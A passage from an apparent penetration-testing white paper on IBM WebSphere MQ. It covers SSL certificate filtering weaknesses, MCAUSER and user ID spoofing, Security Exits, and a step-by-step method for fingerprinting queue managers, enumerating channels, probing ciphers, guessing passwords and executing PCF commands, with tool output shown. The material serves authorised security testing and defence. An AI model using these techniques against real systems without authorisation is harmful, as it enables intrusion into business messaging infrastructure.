

Figure 13 - the WebSphere MQ Explorer view of a channel configured not to authenticate remote connections

In this configuration the confidentiality and integrity of data traversing the channel is protected and the client has the ability to authenticate the remote server. However, no protection is in place to protect against unauthorised connection to the QM. Therefore, this configuration will not prevent an attacker from compromising MQ security when they are able to establish a network connection to the service.

The ability to conduct a Man in the Middle (MitM) attack against an SSL communication is highly dependent on the trusted Certificate Authorities within the key repository at either end of the communication. To perform such an attack it is necessary to be in possession of a certificate signed by one of these trusted CAs. This type of attack has been well documented in relation to other SSL enabled services and therefore no further comment is made about this here.

Server and Client Authentication Limitations

When configuring a QM to support client authentication using SSL it is also important to understand the limitations of the security mechanism. This discussion relates to the use of SSL as a mechanism to protect data transfer and to ensure the identity of both the remote system and the client. With respect to MQ configuration this relates to a channel being configured with a specific cipher and also being set to authenticate connecting parties. A screen shot of MQ Explorer's view of a channel configured in such a manner is included in Figure 14.



Figure 14 - the WebSphere MQ Explorer view of a channel configured to authenticate remote connections

When the channel is configured in this manner the client is required to present a valid certificate signed by a Trusted Certificate Authority. The CAs that are trusted by a particular QM are located in the Key Repository which by default contains a large number of commercial organisations which sign company certificates. Therefore, if an attacker can obtain a valid certificate from one of these sources it would be possible to connect to the channel unless all default CAs had been removed from the Key Repository.

It is also possible to filter access requests for a particular channel based on values within the Distinguished Name (DN) of the client side SSL certificate.

This is described by IBM as user filtering[11] as it does not authenticate a user to the Queue Manager from the perspective of the OAM, rather it filters which certificates

may communicate with the channel. A screen shot of the MQ Explorer software viewing a channel configured in such a manner is included in Figure 15.



Figure 15 - the WebSphere MQ Explorer view of a channel configured to authenticate remote connections and filter based on DN

However, there are a number caveats to this method of securing a channel that must be appreciated: -

- The filtering rules will apply to any certificates signed by a trusted Certificate Authority within the server's Key Repository.
- The rules pattern match on the DN string from the front end of an individual parameter but a positive match will also occur when additional trailing characters are present in a client's DN (see Scenario 2 below).
- No binding exists between the information presented within the client's SSL certificate and the authorisation controls for a user at the application layer.

Scenarios about how each of these rules can have an effect on an installation are included here: -

Scenario 1

The QM is configured with a Key Repository that contains the company's internal CA and the Thawte Premium Server CA (which is included by default in a new key repository). The DN filtering that is configured for a channel is set to the following 'O=company a, C=GB'.

The consequence of this is such that any user with a certificate containing 'O=company a, C=GB' can access the QM whether it was signed by the company's internal CA or the Thawte Premium Server CA.

Scenario 2

A QM is configured so that the Key Repository only accepts certificates signed by the internal CA. The DN filtering is configured for a channel as follows 'O=company a, C=GB, OU=Admin Jo'.

The QM can be accessed using certificates signed by its internal CA that contain the following DNs.

'O=company abc, C=GB, Admin Jo'
'O=company a, C=GB, Admin John'
'O=company abc, C=GB, Admin Joanne'

These are provided as examples to demonstrate the limitation on the DN filtering.

As can be appreciated this could lead to unauthorised users being inadvertently granted access to the QM if the DN filtering is not implemented in an appropriate manner.

3.5.2 MCAUSER Parameter

As described previously, authorisation within WebSphere MQ is enforced through the interaction of several components:

- the MCAUSER parameter defined on a channel
- user ID data passed within MQ packets
- the OAM

The Message Channel Agent (MCA) will authorise its API calls as the default 'mqm' user unless specified otherwise. Owing to the security issues associated with such a configuration it is possible to define a user on any given channel under whose authority any messages will be processed. This setting is referred to as the MCAUSER and is blank on all channels by default.

The OAM is responsible for making authorisation decisions based on the permissions that have been set on objects. The effective user ID calculated when a request is processed is dependent on a number of factors including:

- the MCAUSER set on the channel
- any user ID "forced" by a Security Exit
- the user ID data in the data packets

The user which is used for the authorisation check in a transaction is calculated using a formally defined set of rules which are not discussed here as this paper is not intended as an aid to auditing MQ installations. Please refer to the relevant IBM documentation for a discussion of these rules[6].

The user ID parameter is primarily referenced by the OAM when processing an MQOPEN or MQGET1/MQPUT1 packet or when executing a PCF command. The primary location in a packet from which the QM will read the user ID is the Message Descriptor section; however, the user ID can also potentially be referenced in a number of other locations. These include the Object Descriptor and the user ID data passed during the connection process.

When using a number of the APIs provided by IBM to construct code to communicate with a remote QM the user ID parameter entered into packets has traditionally been obtained by reading the username of the process running on the local system. However, the calls made using the Java programming language, do not use this value and send a blank user ID by default.

It should therefore be noted that the user ID sent by a client is a "client side tag" and therefore cannot be relied upon for the purposes of authentication As has been described within this document, when custom tools are used to communicate with a QM the contents of the packets can be chosen arbitrarily. This fact emphasises that within any environment using client side data (such as a process's user ID) this data must be used carefully if a robust security model is to be maintained.

It is therefore important that the method of protection used for an installation of WebSphere MQ does not depend solely on the restriction of user ID values from the client's perspective. A combination of the careful use of server side queue permissions based on the MCAUSER (and any other user IDs that could be passed from a client) and the use of Security Exits should be used to enforce authentication and authorisation based security controls rather than solely relying on the user ID data sent from a client.

It is also possible to use an "Alternate User Authority" when performing an MQ transaction. This is designed to allow an application running under one user context to, for example, write messages to a queue as another user. This can be useful when an application needs to verify that the user ID associated with a message has authority to PUT to the destination queue.

The Alternate User Authority is included within the Object Descriptor section of a packet. This will be checked when an object is opened with the Alternate User Authority parameter included in the MQOO. It is not possible to specify an alternate authority when performing an MQGET or MQPUT, this can only be specified on the

MQOPEN call or when sending an MQGET1 or MQPUT1 packet to the Queue Manager.

If this paper were intended primarily for the purpose of facilitating an audit of an MQ installation a large section would be dedicated to the subtleties associated with the MCAUSER, user IDs and MQ authorisation decisions. However, at this time only a brief description is included as a penetration tester will view the user ID data passed in packets simply as a value which they can control when communicating with a QM. The methodology that should be employed when testing an installation is discussed in detail in Section 3.7. Further information about the MCAUSER and authorisation will be included in Part 2 of this White Paper; however, the importance of the MCAUSER will be apparent when examining the data returned from a QM in the course of a penetration test or other similar activity.

When performing penetration testing it is important that the conditions which are tested are not only those that are expected to be true. That is, whilst a number of rules are associated with the processing of MCAUSERs it is for a penetration tester to prove that the observed behaviour of the QM is as expected. The testing methodology therefore describes the process of testing a QM by trying different combinations of user IDs at different locations within individual packets and each connection. A number of these should fail if the QM is operating as expected; however, it is left to the individual tester to establish the expected behaviour in any given circumstance and environment.

3.5.3 Security Exits

To increase the security of an installation it is possible to define an external program to run before the connection to a channel has been completed. These programs are known as Security Exits and their primary purpose is to enforce authentication to a channel on the QM. A Security Exit can be written to perform a number of different actions and could be used to filter access by IP address, force an MCAUSER on all incoming data or to integrate with other authentication mechanisms within an Enterprise Environment including user directories such as Active Directory.

The packets exchanged when attempting to connect to a QM and authenticate to a Security Exit are included in Figure 16.

Figure 16 - an overview of the packets exchanged during authentication with a Security Exit

As described previously, reliance on MCAUSERs only to enforce security is not appropriate and therefore Security Exits are an important component of WebSphere MQ security.

Security Exits are a fundamental component of MQ security and therefore require an in depth assessment. There are a number of pre-written Security Exits available for use in given environments and they are usually coded in C or C++. Consequently, a number of commonly observed classes of vulnerability could be present within Security Exits themselves and so the testing process for these components therefore warrants detailed investigation.

A more thorough discussion on Security Exits will be provided in Part 2 of this White Paper. However, the reader must appreciate at this point that the use of secure and well tested Security Exits is one of the most important recommendations made for securing an instance of WebSphere MQ[17].

3.6 Overview of Testing Methodology

It is important that any assessment of the security of a system or environment follows a methodology that allows security risks and vulnerabilities to be identified and assessed in the relevant context. Applying a "checkbox" approach to any security review conducted against an individual system should not be relied on as the sole basis of an assessment of the level of security afforded. Whilst it is acknowledged that audits of system configuration are valuable, penetration testing is a valuable tool in identifying deviations from the expected operation and configuration of the system.

The following outline methodology is proposed when assessing the security of a WebSphere MQ environment: -

- Identify the relevant business context, scope of testing and the extent of the environment
- Perform a port scan of each target system to identify running TCP services
- Perform fingerprinting against each of the services running on the host systems to identify instances of MQ
- Identify the presence of default Channels on the system
- Determine any SSL protection enabled on the channels
- Check for Security Exits on channels
- Gain access to data or Queue Management functionality on the target using an accessible channel
- Attempt to access the Operating System of the remote server
- Escalate access to other systems or applications within scope

It should also be noted that penetration testing is an iterative process. Therefore, various stages of this process may need to be repeated if additional information is identified. If the latter stages of this methodology are successful it may be possible to perform additional actions that are useful from an auditing and assessment perspective. Activities of this type that might be relevant are listed here: -

- Identify other channels configured on the QM
- Identify valid queues on the target QM
- Attempt to identify valid MCAUSERs and other user IDs in use
- Assess the permissions applied to each Queue for various user IDs
- Identify remote QMs and other Cluster members
- Repeat the methodology against any additional QMs that are identified

It is acknowledged that at various stages in this methodology security controls may prevent the discovery of information that is required to progress to later phases. However, there are often other out of band methods that can be employed to identify this information. These are discussed where appropriate in Sections 3.7 and 3.8 of this document. In addition, this information may be provided by system owners or administrators to allow the testing methodology to be completed.

Where more than one QM is running on an individual system and identical local user accounts are used to run each process there may be opportunities to use escalation techniques to traverse from QMs with lower security controls to ones with a higher level of security controls. This specific technique is discussed within Section 3.8.8 of this document.

It should be noted that this MQ specific methodology may be used within a wider project scope to assess the security of a network or an environment as a whole. In this scenario a number of the scanning and enumeration tasks may be performed in a wider and more general context.

3.7 Detailed Testing Methodology

This section of the paper describes a methodology that can be followed by penetration testers when assessing the security of an MQ installation. This discussion is mainly centred on assessing Server Connection channels. However, it is important to note that other types of channel can expose a system to the same risks as Server Connection channels. In general, the discussion included here applies to the majority of channel types, although the subtleties of testing and exploitation will differ. This methodology is recommended as an approach to testing an installation but additional reference should be made to the sections of other parts of this White Paper in which different channel types are assessed.

3.7.1 Define Test Scope and Extent of Environment

As described earlier, the first stage in the methodology is to formally define the scope of the testing that is to be performed. Much has been written about this aspect of security testing and so this is not repeated here. It is recommended that anyone unfamiliar with this stage refer to one of the standard testing methodologies such as the Open Source Security Testing Methodology Manual (OSSTMM)[18].

3.7.2 Finding WebSphere MQ Services

This discussion will centre on identifying TCP enabled instances of a QM. The majority of penetration testing engagements will include a port scan to identify running TCP and UDP services. By default, the MQ service will listen on TCP port 1414 and will be evident in a scan as this port is labelled within the standard 'nmap-services" file[19] as can be viewed here: -

```
ibm-mqseries      1414/tcp   # IBM MQSeries
```

Whilst an MQ service might be identified as running on several different TCP ports of a system, each one of these is associated with a single instance of a QM. In instances where more than one MQ service is required on a system (for example, a UAT and Development environment) they will be assigned different ports, as independent QMs. With local system access there are a number of methods for determining this information; however, this discussion will focus on remote detection.

In the majority of instances a WebSphere MQ service will respond to a handshake using a type of packet known as Initial Data which is used to negotiate a number of options used by the connection. Therefore, it is possible to use this handshake to identify TCP services that are running instances of a QM.

A fingerprinting tool should therefore send an Initial Data packet to each running service and examine the response. If this contains the following string (from the Transmission Segment Header) it is likely that the service is an MQ QM: -

```
TSH
```

The technique developed to perform such activities uses a default channel name in the Initial Data packet; however, if MQ is present a TSH header will be returned whether this is a valid channel on the system or not.

An MQ fingerprinting tool was written to parse grepable 'nmap' output and send an Initial Data packet to each open port. The results of running this tool against a test system can be observed here: -

```
Trying host: 172.16.47.128
TCP Port: 1414
Queue Manager Name: QM.TEST.001
TCP Port: 1415
Queue Manager Name: QM_vuln1
TCP Port: 1420
Queue Manager Name: QUEUE.MANAGER.NAME
```

One feature of the Initial Data handshake is that the remote QM will, in the majority of cases, return its name in the appropriate field of the response packet as can be observed in the output above and the Wireshark output included as Figure 17.



Figure 17 - a screen shot of the Initial Data returned by a QM

This QM name can then be used when constructing other data types to communicate with the system.

3.7.3 Identifying Server Connection Channels

The purpose of this step in the methodology is to identify valid Server Connection channels on the system. This is because all communication with queues and other objects must be through a channel. As each channel can have different security features applied it is important to identify as many valid channels as possible.

Default Channels

The greatest threat to the security of an installation of WebSphere MQ is unprotected default channels. By default, two Server Connection channels are created on a QM at installation and these are granted full privileges to all queues. These channels are:-

- SYSTEM.DEF.SVRCONN
- SYSTEM.AUTO.SVRCONN

In addition to these channels a Server Connection channel that is specifically added for remote support purposes is often present. This channel is usually named as follows: -

- SYSTEM.ADMIN.SVRCONN

It should be noted that in the majority of installations tested by MWR InfoSecurity at least one default channel is discovered to be unprotected (especially when considering other channel types and their default instances) which can allow full administrative access to be gained. If present these channels will undermine the security of the entire installation and will negate the need for a number of the following steps to be performed. However, these default channels may be protected in which case gaining unauthorised access is not a trivial matter.

There are also several other methods for identifying non-default Server Connection channels on a system and these are discussed below.

"Out of Band" Techniques

Whilst it is possible to confirm whether a channel name is valid or not by querying the system there are also a number of non-intrusive methods that can be used to identify them. This is not intended to be an exhaustive list of such techniques but rather a demonstration that other techniques could be utilised to determine this information. When WebSphere MQ testing is completed as part of wider penetration testing activities this type of information will often be uncovered during the information gathering phase of the testing.

- Intranet – often a company's intranet will include sections containing non sensitive technical data. Details about WebSphere MQ services will often appear here and could potentially include channel names in use.

- Wiki – a large number of organisations now use wikis as a method of sharing information between employees. This information can often include information about WebSphere MQ services including the channels used on individual systems.
- Bug Tracking Applications – development teams often track system test results and known bugs on an internal application. Technical output is posted to highlight bugs and known failure conditions and can often contain information such as MQ channel names.
- Network diagrams – network diagrams often contain detail about the services running on systems, these can often be discovered on file servers or other document stores.
- Client Applications – applications that pass data to or from MQ will often use configuration files containing information such as channel names. Therefore, if access can be gained to the systems hosting these applications this information can be recovered. Further discussion about other aspects of Information Security associated with such applications will be included in later parts of this White Paper.
- Network Sniffing – if SSL protection is not enabled it might be possible to extract channel information through traffic sniffing attacks. This will be dependent on the level of access possible to the environments and the ease with which such attacks can be performed.
- Naming Conventions – different levels of security may be supported by Production and Development systems and therefore examination of a less secured system might provide clues about the internal naming convention. This could be used to anticipate the channel names used on the systems being tested.

Brute Force

When performing a test of WebSphere MQ a grey box approach is recommended to ensure that all aspects of security are investigated. However, if it is required that the testing take a black box approach it will be necessary to identify the names of channels. It is possible to conduct dictionary based or brute force guessing attacks in an attempt to identify legitimate channel names. However, this technique is unlikely to be successful unless some information is known about the environment within which the QM sits.

The reason for this is that channel names are usually unique to each environment, and so it is not possible to construct a list of “common” channel names. The form which might be taken by a typical channel name is included here to illustrate this point: -

- QM.APPNAME.DEV.001.SVRCONN

In this instance, the channel name is constructed from the name of the business application, the environment (in this case, development), a numerical identifier and the channel type. From experience, it has been found that a channel name will typically consist of the following elements: -

- Capital letters
- Dots "." to separate components of the name
- The application name or an abbreviation of this
- The environment PROD, DEV, UAT etc
- The strings QM or MQ
- A numeric identifier often with preceding zeroes (003, 010 etc)
- The channel type as used for the default MQ objects

As discussed above, it is possible to construct a list of potential channel names using a number of sources of information and these can then be verified against the QM by attempting an Initial Data handshake, specifying each of the names in turn. If the channel is not valid a "Remote Channel Not Found" error will be returned in a "Status Data" packet with the error code set to 1h.

This list of valid QMs and the channels present on them can then be used to identify whether any restrictions have been implemented to prevent unauthorised connections.

3.7.4 Investigating SSL/TLS Support

When attempting to assess the security of an MQ installation it is important to be able to identify the SSL configuration of all channels on the system. This will identify which channels are potentially vulnerable to traffic sniffing attacks as well as allowing the MQ toolkit developed during the research to be used against any channel, as outlined below.

A Python script was written which tested each channel in turn to identify the SSL cipher that was supported. Sample output from the tool is included to demonstrate its effectiveness in identifying the applied cipher strength.

```
$ python mq_ssl_checker.py -t 10.0.0.220 -p 1415

Checking Channel: SYSTEM.DEF.SVRCONN
NO SSL - CONNECTION ERROR
DES_SHA_EXPORT - CONNECTION ERROR
DES_SHA_EXPORT1024 - CONNECTION ERROR
NULL_MD5 - CONNECTION ERROR
NULL_SHA - CONNECTION ERROR
RC4_56_SHA_EXPORT1024 - CONNECTION ERROR
RC4_MD5_US - CONNECTION ERROR
RC4_MD5_EXPORT - CONNECTION ERROR
RC4_SHA_US - CONNECTION ERROR
TRIPLE_DES_SHA_US - CONNECTED

Channel: SYSTEM.DEF.SVRCONN
Cipher: TRIPLE_DES_SHA_US

Checking Channel: SYSTEM.AUTO.SVRCONN
NO SSL - CONNECTED

Channel: SYSTEM.AUTO.SVRCONN
```

```
Cipher: None

Checking Channel: CUSTOM.CHANNEL.1
NO SSL - CONNECTION ERROR
DES_SHA_EXPORT - CONNECTION ERROR
DES_SHA_EXPORT1024 - CONNECTION ERROR
NULL_MD5 - CONNECTION ERROR
NULL_SHA - CONNECTION ERROR
RC4_56_SHA_EXPORT1024 - CONNECTION ERROR
RC4_MD5_US - CONNECTION ERROR
RC4_MD5_EXPORT - CONNECTION ERROR
RC4_SHA_US - CONNECTION ERROR
TRIPLE_DES_SHA_US - CONNECTION ERROR
RC2_MD5_EXPORT - CONNECTION ERROR
TLS_RSA_WITH_AES_256_CBC_SHA - CONNECTION ERROR
TLS_RSA_WITH_AES_128_CBC_SHA - CONNECTION ERROR
TLS_RSA_WITH_DES_CBC_SHA - CONNECTION ERROR
TLS_RSA_WITH_3DES_EDE_CBC_SHA - CONNECTED

Channel: CUSTOM.CHANNEL.1
Cipher: TLS_RSA_WITH_3DES_EDE_CBC_SHA
```

Once the correct cipher for a channel is known it is possible to connect to the QM and perform all of the testing operations described in this document. The output clearly demonstrates that it is possible to identify the cipher for a given channel and negotiate the SSL/TLS handshake when client authentication is not required. When the correct cipher is used and no client certificate restrictions are in place the QM will return an Initial Data packet thereby allowing the success of the connection to be determined.

Using the same scripts developed for testing cipher support it is also possible to detect if a client side SSL certificate is required to connect to a channel. This is possible because a channel configured in such a manner will also return a remote cipher error (18h) if the connection does not utilise the correct SSL version and cipher. However, when the correct cipher is used the error code will be different (1Ah) which indicates that the client must use a certificate signed by a Certificate Authority trusted by the QM. Additionally, if the error is due to the Distinguished Name (DN) not matching the filtering rule that has been applied the error will be "19h". Therefore, the cipher required to communicate with the channel can still be identified even when client certificate checking is enabled.

3.7.5 Checking for Security Exits

Once the SSL requirements for a channel have been met it is possible to check for the presence of a Security Exit. There are two principal methods that can be used to determine this and the following description is based on results obtained during testing.

Server Connection Security Bit – an Initial Data section is defined within the MQ protocol and is used in the initial exchange at the start of a conversation with a QM. In these packets the data after the TSH contains a bit array of flags used for a number of different purposes. One of the parameters which can be set in this array is the "Server Connection Security Bit". During the initial handshake with a channel that

has a Security Exit defined this bit will be set by the remote system. It is therefore possible to determine whether a Security Exit has been applied to the remote channel by checking the value of this bit.

Remote Status Error – as described in Section 3.3.2 a sequence of packets is exchanged between client and server when connecting to a remote QM. If a client attempts to authenticate to a remote channel and does not send the correct credentials, the QM will return a Status Data packet containing the value 17h. This indicates the connection has been "Terminated by a Remote Exit" and observing whether this data is returned can be used to determine whether a Security Exit is in use.

3.7.6 Password Guessing

If a Security Exit is configured on any channel it is possible to attempt authentication with username and password combinations. As with any service requiring authentication it is possible to attempt to determine valid credentials using password guessing techniques. Password guessing attacks are well documented within the wider context of Information Security and so no further discussion is entered into here beyond a discussion of the typical form these credentials take. It is, of course, also possible to use either a dictionary based or brute force attack by utilising a script that attempts authentication multiple times.

To perform a scripted attack it is necessary to understand the authentication process and in what packets the username and password data are included. The authentication process is shown in the diagram included in Section 3.5.3 of this document.

The username and password for the authentication process are sent in the user ID packet. Both the user ID and password fields are 12 bytes in length although usernames up to 64 bytes can be specified. In Microsoft Windows environments authentication will utilise the Security Identifier (SID) of a user[20].

It should also be noted that a Security Exit can also enforce a number of different restrictions on the authentication process, including limiting access based on IP address. Further detailed discussion about Security Exits will be included in Part 2 of the White Paper.

3.7.7 Connecting to Channels

The previous stages of the methodology are designed to identify valid channels and determine the security controls applied to each of them. At this stage in the testing the list of valid channels previously constructed will also show those with which it is possible to attempt communication. These channels will be as follows: -

- Channels with no Security Exit applied
- Channels with incorrectly configured SSL certificate DN filtering
- Channels where the username and password have been discovered

Whilst it is possible to connect to these channels, at this stage it is still not guaranteed that any queues or other resources can be accessed through them. It is possible that the channels either have an MCAUSER set to a valid or invalid user or that the QM contains a vulnerability that allows MCAUSER restrictions to be bypassed.

It is therefore important that a connection attempt is made to each of the Server Connection channels to determine which can be used to communicate with the objects managed by the Queue Manager. It is assumed that this condition will be signified by a Connection Response being returned with an error and reason code of zero.

The status of the response to a connection request can be easily detected and tools can easily be adapted to perform a scripted test of known channels. The list of channels can then be used in the following sections of the methodology.

3.7.8 Executing PCF Commands

A major security risk for any installation is the ability for an attacker to execute PCF commands on a QM as was described in Section 3.3.3 of this document. Therefore, it is an important part of a security assessment to identify whether PCF can be executed using the available channels. If sufficient privileges are available then PCF can be used to alter configurations and potentially alter privilege assignments thereby circumventing authorisation controls in place. This phase of the investigation is designed to be a short cut to gaining the highest level of control possible over the QM. Further privilege assignment checks are described in the following sections of the methodology.

The ability to execute PCF will primarily be governed by the ability to open the system's Admin queue although a number of other factors must be considered. As described previously this technique requires that messages are placed on an Admin queue which is being monitored by a command server. Currently, no other method has been identified for remotely executing PCF. However, simply being able to execute PCF does not guarantee that all commands can be executed and another layer of permissions must be assessed.

